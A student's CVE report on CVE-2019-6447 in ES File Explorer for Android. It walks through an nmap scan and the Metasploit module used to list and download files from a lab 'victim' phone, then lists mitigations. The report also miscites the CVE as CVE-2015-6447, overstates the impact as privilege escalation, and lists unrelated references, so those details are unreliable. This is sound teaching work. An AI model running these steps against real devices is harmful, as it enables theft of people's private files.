Sri Lanka Institute of Information Technology

2023

Systems and Network Programming - SNP

CVE REPORTS

(CVE-2019-6447)

Year 2, Semester 1

IT22562074

K.P.G.C.M. JAYARATHNA

Y2.S1.WD.CS.01.01

MALABE CAMPUS

CVE -2019-6447

Abstract

CVE-2019-6447 a significant security vulnerability discovered in Android has captured the attention of cybersecurity experts and researchers alike. This study meticulously examines the intricacies of this CVE identifier shedding light on its origin impact and potential exploits. The vulnerability present in Android systems exposes devices to arbitrary code execution and privilege escalation presenting a substantial threat to user privacy and data security.

This research provides a comprehensive analysis of CVE-2019-6447 delving into its underlying technical details attack vectors and potential consequences when exploited. Through detailed exploration this study aims to enhance our understanding of this critical security flaw enabling security professionals to develop effective mitigation strategies and bolster Android's defense mechanisms against similar threats in the future.

INTRODUCTION

CVE-2019-6447 is a vulnerability in the Android application called ES File Explorer File Manager. This vulnerability allows an attacker to execute arbitrary code and view and download files within the application.


The Android app ES File Explorer File Manager has been identified as CVE-2019-6447, allowing remote attackers to access and execute files and code within the program. This vulnerability is present in versions up to 4.1.9.7.4 and allows remote attackers to read or execute applications via TCP port 59777 requests on a local Wi-Fi network.

TECHNOLOGY


Using TCP port 59777 queries on the local Wi-Fi network, remote attackers can read any file or run any program using the ES File Explorer File Manager application for Android up to 4.1.9.7.4. After the ES application has been launched once, this TCP port stays open and responds to unauthenticated application/json data over HTTP.

Exploit vulnerability

The victim's Android phone already installed the Es file Explore application version 4.1.9.74 and also need to victim's Android phone IP address




- victim's Android phone IP address



1. Reconnaissance/Information Gathering:

Nmap was used to identify that the victim's Android phone opened tcp port 59777 at the IP address 192.168.43.87.

- **Sudo nmap -p 59777 192.168.43.87.**



It found that the Android phone port number 59777 is open So, we can now use CVE-2019-6447 to hack Android phone"

2. Setup Metasploit to execute the exploit

To begin with, we must locate the appropriate module in order to exploit. Therefore, we can search for the appropriate modules in Metasploit utilizing search keyword.

- **Msfconsole**

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

       =[ metasploit v6.3.41-dev-                         ]
+ -- --=[ 2370 exploits - 1227 auxiliary - 414 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

- **Search es_file**

```
msf6 > search es_file

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port  2019-01-16       normal     No     ES File Explorer Open Po
rt
   1  exploit/unix/webapp/joomla_media_upload_exec       2013-08-01       excellent  Yes    Joomla Media Manager Fil
e Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/joomla_media_upload_ex
ec
```

To set up Metasploit, enter these commands into the msf terminal.

- **Use 0**

```
msf6 > use 0
```

- **Show options**

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                          t/basics/using-metasploit.html
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host


Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info


View the full module info with the info, or info -d command.
```

- **Set RHOST 192.168.4387 (victim's IP address)**

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set rhost 192.168.43.87
rhost => 192.168.43.87
```

- **Show actions**

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

      Name            Description
      ----            -----------
      APPLAUNCH       Launch an app. ACTIONITEM required.
  ⇒   GETDEVICEINFO   Get device info
      GETFILE         Get a file from the device. ACTIONITEM required.
      LISTAPPS        List all the apps installed
      LISTAPPSALL     List all the apps installed
      LISTAPPSPHONE   List all the phone apps installed
      LISTAPPSSDCARD  List all the apk files stored on the sdcard
      LISTAPPSSYSTEM  List all the system apps installed
      LISTAUDIOS      List all the audio files
      LISTFILES       List all the files on the sdcard
      LISTPICS        List all the pictures
      LISTVIDEOS      List all the videos
```

- **Set action LISTAPPS**

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAPPS
action ⇒ LISTAPPS
```

- **run**


```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.43.87:59777
  ES File Explorer (com.estrongs.android.pop) Version: 4.1.9.7.4

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This action shows the victim's all-app list and now use the LISTPICS action and look at the victim's phone stored all images

victim's phone have this image image



Enter these commands and can download the victim's phone image from our machine

- **set action LISTPICS**
- **run**

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTPICS
action => LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.43.87:59777
  pexels-pixabay-56866.jpg (583.75 KB) - 11/1/2023 04:34:19 PM: /storage/emulated/0/Download/pexels-pixabay-56866.jp
g

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **set action GETFILE**
- **set ACTIONITEM /storage/emulated/0/Download/pexels-pixaby-56866.png (downlad image path)**
- **run**


```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTPICS
action => LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.43.87:59777
  pexels-pixabay-56866.jpg (583.75 KB) - 11/1/2023 04:34:19 PM: /storage/emulated/0/Download/pexels-pixabay-56866.jp
g

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/Download/pexels-pixabay
-56866.jpg
ACTIONITEM => /storage/emulated/0/Download/pexels-pixabay-56866.jpg
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.43.87:59777  - /storage/emulated/0/Download/pexels-pixabay-56866.jpg saved to /home/kali/.msf4/loot/2023
1101074154_default_192.168.43.87_getFile_092561.jpg
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

Now victim's image is downloaded to our machine



- **actions**

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

      Name            Description
      ----            -----------
      APPLAUNCH       Launch an app. ACTIONITEM required.
  ⇒   GETDEVICEINFO   Get device info
      GETFILE         Get a file from the device. ACTIONITEM required.
      LISTAPPS        List all the apps installed
      LISTAPPSALL     List all the apps installed
      LISTAPPSPHONE   List all the phone apps installed
      LISTAPPSSDCARD  List all the apk files stored on the sdcard
      LISTAPPSSYSTEM  List all the system apps installed
      LISTAUDIOS      List all the audio files
      LISTFILES       List all the files on the sdcard
      LISTPICS        List all the pictures
      LISTVIDEOS      List all the videos
```

this vulnerability use can multiply actions to the victim's phone such as

- we can access to victim's phone application
- we can access and download the victim's phone file
- we can access the victim's phone audio files and videos

We successfully exploited Android ES file explore using CVE-2015-6447vulnerability..

MITIGATIONS

- . Update your ES File Explorer app to the latest version.
- Disable the HTTP server in ES File Explorer
- Use a firewall to block TCP port 59777.
- Be careful about what files you download and open.
- Keep your Android device up to date with the latest security patches.
- Use a security app.

EXPLOIT VIDEO LINK

CVE-2019-6447.mp4

TRYHACKME ROOM LINK

https://tryhackme.com/room/esfileexplorevulnerability

References

https://cybersecnews.medium.com/cve-android-vulnerability-cve-2019-6447-a8273fe4e99f

https://github.com/topics/cve-2019-6447

https://github.com/vdohney/keepass-password-dumper

https://www.cvedetails.com/cve/CVE-2023-32784/?q=CVE-2023-32784

https://securityonline.info/cve-2023-32784-flaw-could-let-attackers-dump-the-master-password-from-keepasss-memory/

https://www.cvedetails.com/cve/CVE-2015-3864/

https://source.android.com/docs/security/bulletin/2015-09-01